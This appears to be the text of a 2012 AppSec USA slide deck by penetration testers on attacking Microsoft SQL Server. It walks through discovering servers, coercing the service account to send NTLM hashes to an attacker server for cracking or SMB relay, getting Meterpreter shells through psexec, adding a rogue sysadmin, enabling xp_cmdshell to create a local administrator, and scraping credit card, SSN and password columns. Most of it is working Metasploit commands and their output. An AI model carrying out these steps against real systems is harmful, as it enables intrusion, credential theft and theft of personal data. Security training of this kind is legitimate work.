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SQL Server Exploitation, Escalation, and Pilfering

AppSec USA 2012

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Who are we?

Antti Rantasaari

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What we do…

- Security consultants at NetSPI
- Pentesters
  - Network
  - Web
  - Thick
- Researchers, bloggers, etc
- Pinball enthusiasts

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What are we going to cover?

1. Database entry points
2. Domain user → Database user
3. Database user → OS admin
4. OS admin → Database admin
5. Database admin → OS admin
6. Finding sensitive data
7. Escalation: Service accounts
8. Escalation: Database Link Crawling
9. Conclusions

Why target SQL Servers?

Pentest Goal = Data Access

- It's deployed everywhere
- Very few "exploits", but it's commonly misconfigured
- Integrated with Windows and Active Directory authentication
- Easy and stable to exploit

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Why develop Metasploit tools?

- I suck at programming
- Easy to use framework
- Huge community support
- Easy management of code (GitHub)
- Easy distribution of code

http://www.metasploit.com/

https://github.com/rapid7/metasploit-framework

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Let’s get started!

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
Entry Points: Summary

Unauthenticated Options

- SQL injections
- Weak passwords

Authenticated Options (usually)

- Other database servers
- Unencrypted connection strings:
  - Files
  - Registry
  - Network
- ODBC connections
- Client tools (priv inheritance)



DOMAIN user → **DATABASE** user

Privilege Inheritance

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Privilege Inheritance: Summary

The "**Domains Users**" group is often provided privileges to login into SQL Servers…

Evil users just need to:

- Find SQL Servers
- Verify Access
- **Attack!**

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
Privilege Inheritance: Find SQL Servers

Easy SQL Server Discovery = SQLPing v3.0



http://www.sqlsecurity.com/dotnetnuke/uploads/sqlping3.zip

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
Privilege Inheritance: Find SQL Servers

Finding SQL Servers with **osql:**



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
Privilege Inheritance: Verify Access

Test ***current user's*** access to SQL Servers with **osql:**

```
FOR /F "tokens=*" %i in ('type sqlservers.txt') do
   osql –E –S %i –Q "select 'I have access
   to:'+@@servername"
```



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Privilege Inheritance: Verify Access

Test ***alternative user's*** access to the SQL Servers with the **MSSQL_SQL** Metasploit module:

```
msfconsole
use auxiliary/admin/mssql/mssql_sql
set RHOST <IP RANGE>
set RPORT <port>
set USE_WINDOWS_AUTHENT true
set DOMAIN <domain>
set USERNAME <user>
set PASSWORD <password>
Set SQL <query>
run
```

http://www.metasploit.com/modules/auxiliary/admin/mssql/mssql_sql

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Privilege Inheritance: Verify Access

MSF

```
Module options (auxiliary/admin/mssql/mssql_sql):

   Name                 Current Setting   Required  Description
   ----                 ---------------   --------  -----------
   PASSWORD             mypassword        no        The password for th
   RHOST                192.168.30.131    yes       The target address
   RPORT                1433              yes       The target port
   SQL                  select @@version  no        The SQL query to ex
   USERNAME             myadmin           no        The username to aut
   USE_WINDOWS_AUTHENT  true              yes       Use windows authent

msf  auxiliary(mssql_sql) >
```

Privilege Inheritance: Verify Access

```
msf  auxiliary(mssql_sql) > exploit

[*] SQL Query: select @@version
[*] Row Count: 1 (Status: 16 Command: 193)


 NULL
 ----
 Microsoft SQL Server 2005 - 9.00.4053.00 (Intel X86)
        May 26 2009 14:24:20
        Copyright (c) 1988-2005 Microsoft Corporation
        Express Edition on Windows NT 5.2 (Build 3790: Service Pack 2)


[*] Auxiliary module execution completed
msf  auxiliary(mssql_sql) >
```

DATABASE USER → OS ADMIN

SMB Capture/Relay

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
SMB Capture/Relay: Summary

SQL Server supports **functions** that can access files via **UNC paths** using the privileges of the **SQL Server service account**.

High level authentication process:



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SMB Capture/Relay: Summary

Stored procedures with UNC support:

- ***xp_dirtree**
- ***xp_fileexist**
- xp_getfiledetails

Possible SMB authentication attacks:

Service Account	Network Communication	SMB Capture	SMB Relay
LocalSystem	Computer Account	**Yes**	No
NetworkService	Computer Account	**Yes**	No
***Local Administrator**	Local Administrator	**Yes**	**Yes**
***Domain User**	Domain User	**Yes**	**Yes**
***Domain Admin**	Domain Admin	**Yes**	**Yes**

http://erpscan.com/press-center/smbrelay-bible-2-smbrelay-by-ms-sql-server/

http://www.netspi.com/blog/2010/07/01/invisible-threats-insecure-service-accounts/

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
SMB Capture: Diagram



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SMB Capture: Start Sniffing for Hashes

Start Metasploit **SMB** capture module on your **evil server** to capture seeded password hashes:

```
msfconsole
use auxiliary/server/capture/smb
set CAINPWFILE /root/cain_hashes.txt
set JOHNPWFILE /root/john_hashes.txt
exploit
```

http://www.metasploit.com/modules/auxiliary/server/capture/smb

http://www.packetstan.com/2011/03/nbns-spoofing-on-your-way-to-world.html

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SMB Capture: Force MS SQL to Auth

Force SQL Server to authenticate with the modules:
MSSQL_NTLM_STEALER or **MSSQL_NTLM_STEALER_SQLI**

```
msfconsole
use auxiliary/admin/mssql/mssql_ntlm_stealer
set USE_WINDOWS_AUTHENT true
set DOMAIN <domain>
set USERNAME <user>
set PASSWORD <password>
set RHOSTS <IP RANGE>
set RPORT <port>
Set SMBPROXY <evil server>
run
```

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SMB Capture: Obtain Seeded Hashes

Obtaining service account hashes from the SQL Server should look something like this:

DOMAIN: DEMO
USER: serviceaccount

LMHASH:5e17a06b538a42ae82273227fd61a5952f85252cc731bb25

NTHASH:763aa16c6882cb1b99d40dfc337b69e7e424d6524a91c03e

http://www.metasploit.com/modules/auxiliary/server/capture/smb

http://www.packetstan.com/2011/03/nbns-spoofing-on-your-way-to-world.html

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SMB Capture: Crack Hashes

1. Crack first half of recovered LANMAN hash with seeded half LM Rainbow Tables:

```
rcracki_mt -h 5e17a06b538a42ae ./halflmchall
```

2. Crack the second half with john the ripper to obtain case sensitive NTLM password.

```
perl netntlm.pl --seed GPP4H1 --file
  /root/john_hashes.txt
```

http://www.metasploit.com/modules/auxiliary/server/capture/smb

http://www.packetstan.com/2011/03/nbns-spoofing-on-your-way-to-world.html

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
SMB Relay: Diagram

Very high level overview:



http://en.wikipedia.org/wiki/SMBRelay

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SMB Relay: Setup SMBProxy for Relay

SMB Relay to 3rd Party with the **SMB_Relay** Metasploit exploit module:

```
msfconsole
use exploit/windows/smb/smb_relay
set SMBHOST <targetserver>
exploit
```

If the service account has the **local admin privileges** on the remote system, then a **shell** will be **returned** by the smb_relay module

http://www.metasploit.com/modules/exploit/windows/smb/smb_relay

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SMB Relay: Force MS SQL to Auth

Force SQL Server to authenticate with the modules ***MSSQL_NTLM_STEALER*** or ***MSSQL_NTLM_STEALER_SQLI***

```
Msfconsole
use auxiliary/admin/mssql/mssql_ntlm_stealer
set USE_WINDOWS_AUTHENT true
set DOMAIN <domain>
set USERNAME <user>
set PASSWORD <password>
set RHOSTS <IP RANGE>
set RPORT <port>
Set SMBPROXY <evil server>
run
```

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
SMB Relay: Get Meterpreter Shells



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SMB Capture/Relay: Using PW or Shell

If meterpreter then:

- Type: shell
- Type: osql **–E** –Q “what ever you want”

If password:

- Sign in via RDP
- Open a cmd console
- osql **–E** –Q “what ever you want”

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DEMO

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Do a crazy dance!

BALLET = NOT CRAZY

DANCING FLY = TOTALLY CRAZY

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OS ADMIN → DATABASE ADMIN

SQL Server Local Authorization Bypass

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Local Auth Bypass: Summary

How can we go from **OS admin** to **DB admin**?

- SQL Server 2000 to 2008
  - LocalSystem = **Sysadmin privileges**
- SQL Server 2012
  - Must migrate to SQL Server service process for **Sysadmin privileges**

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Local Auth Bypass: Summary

Transparent Encryption

=

Mostly Useless

(unless local hard drive encryption is in place and key management is done correctly)

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Local Auth Bypass: Psexec

On SQL Server 2000 to 2008

Execute queries as *sysadmin* with osql:

```
psexec –s cmd.exe
osql –E –S "localhost\sqlexpress" –Q "select
   is_srvrolemember('sysadmin')"
```

Execute queries as *sysadmin* with SSMS:

```
psexec –i –s ssms
```

http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx

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Local Auth Bypass: Get Shell

Obtain Meterpreter shell using the PSEXEC module

```
msfconsole
use exploit/windows/smb/psexec
set RHOST <targetserver>
set SMBDOMAIN .
set SMBUSER <user>
set SMBPASS <password>
exploit
```

http://www.metasploit.com/modules/exploit/windows/smb/psexec

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Local Auth Bypass: Get Sysadmin

Create sysadmin in database using the Metasploit **mssql_local_auth_bypass** post module:

In Meterpeter type "*background*" to return to msconsole. Then, in the msfconsole type:

```
use post/windows/manage/mssql_local_auth_bypass
set session <session>
set DB_USERNAME <username>
set DB_PASSWORD <password>
exploit
```

http://www.metasploit.com/modules/post/windows/manage/mssql_local_auth_bypass

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SQL Server Auth Bypass: Got Sysadmin

```
msf  post(mssql_local_auth_bypass) > exploit

[*] Running module against LVA
[*] Checking if user is SYSTEM...
[+] User is SYSTEM
[*] Checking for SQL Server...
[+] SQL Server instance found: MSSQLSERVER
[*] Checking for native client...
[+] OSQL client was found
[*] Attempting to add new login eviladmin...
[+] Successfully added login "eviladmin" with password "$1Letmein2$"
[*] Attempting to make eviladmin login a sysadmin...
[+] Successfully added "eviladmin" to sysadmin role
[*] Post module execution completed
msf  post(mssql_local_auth_bypass) > _
```

Do a crazy whale dance!

To the left…

To the right…

Now dive!

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DATABASE ADMIN → **OS** ADMIN

xp_cmdshell

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XP_CMDSHELL: Summary

XP_CMDSHELL = OS COMMAND EXEC

Yes. We know you already know this, but don't forget…

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XP_CMDSHELL: Re-Install

Re-install xp_cmdshell

```
EXEC master..sp_addextendedproc "xp_cmdshell",
   "C:\Program Files\Microsoft SQL
   Server\MSSQL\Binn\xplog70.dll";
```

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XP_CMDSHELL: Re-Enable

Re-enable xp_cmdshell

```
sp_configure 'show advanced options', 1;
reconfigure;
go;

sp_configure 'xp_cmdshell', 1;
reconfigure;
go;
```

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XP_CMDSHELL: Execute Commands

Add Local OS Administrator with xp_cmdshell

```
EXEC master..xp_cmdshell 'net user myadmin
   MyP@sword1'

EXEC master..xp_cmdshell 'net localgroup administrators
   /add myadmin'
```

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FINDING DATA

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Finding Data: Summary

GOAL = Find **sensitive** data!

- Credit cards
- Social security number
- Medical records

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Finding Data: TSQL Script

Simple keywords search via TSQL!

```
EXEC master..sp_msforeachdb
'SELECT @@Servername as Server_Name,''[?]'' as
Database_name,Table_Name,Column_Name
FROM [?].INFORMATION_SCHEMA.COLUMNS WHERE
Column_Name LIKE ''%password%''
OR Column_Name LIKE ''%Credit%''
OR Column_Name LIKE ''%CCN%''
OR Column_Name LIKE ''%Account%''
OR Column_Name LIKE ''%Social%''
OR Column_Name LIKE ''%SSN%''
ORDER BY Table_name'
```

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Finding Data: Metasploit Module

Database scraping with the **mssql_findandsampledata** module!

Features

- **Scan** multiple servers
- **Authenticate** with local Windows, Domain or SQL credentials
- **Sample** data
- **Number** of records found
- **Output** to screen and CSV file

http://www.metasploit.com/modules/auxiliary/admin/mssql/mssql_findandsampledata

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Finding Data: Metasploit Module

Launching **mssql_findandsampledata**:

```
msfconsole
use auxiliary/admin/mssql/mssql_findandsampledata
set RHOSTS <range>
set RPORT <port>
setg USE_WINDOWS_AUTHENT true
setg DOMAIN <CompanyDomain>
set USERNAME <username>
set PASSWORD <password>
set SAMPLE_SIZE <size>
set KEYWORDS credit|social|password
exploit
```

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Finding Data: Module Output

MSF

```
[*] Attempting to connect to the SQL Server at 192.168.30.131:1433...
[*] Successfully connected to 192.168.30.131:1433
[*] Attempting to retrieve data ...

Server Database Schema     Table            Column                Data Type Sample Data                    Row Count
====== ======== ========== ================ ===================== ========= ============================ =========

LVA    LVADB    Person     Contact          PasswordHash          varchar   GylyRwiKnyNPKbC1r4FSqA5YN9shIg 19972

LVA    LVADB    Person     Contact          PasswordSalt          varchar   TVGHbhY=                      19972

LVA    LVADB    Purchasing Vendor           CreditRating          tinyint   1                             104

LVA    LVADB    Sales      ContactCreditCard CreditCardID          int       17038                         19118

LVA    LVADB    Sales      CreditCard       CardNumber            nvarchar  11111000471254                19118

LVA    LVADB    Sales      CreditCard       CardType              nvarchar  SuperiorCard                  19118

LVA    LVADB    Sales      CreditCard       CreditCardID          int       11935                         19118

LVA    LVADB    Sales      SalesOrderHeader CreditCardApprovalCode varchar  105041Vi84182                 30334

LVA    LVADB    Sales      SalesOrderHeader CreditCardID          int       16281                         30334

[*] Query results have been saved to: C:/Users/ssutherland/.msf4/loot/20121003144632_default_192.168.30.131_mssql.data_883532.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(mssql_findandsampledata) >
```

Finding Data: Demo

DEMO

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Do a crazy cat disco dance!

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Escalation: Service Accounts

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Shared Service Accounts: Summary

XP_CMDSHELL

+

Shared Service Accounts

+

OSQL -E

=

(more) Unauthorized **DATA** access

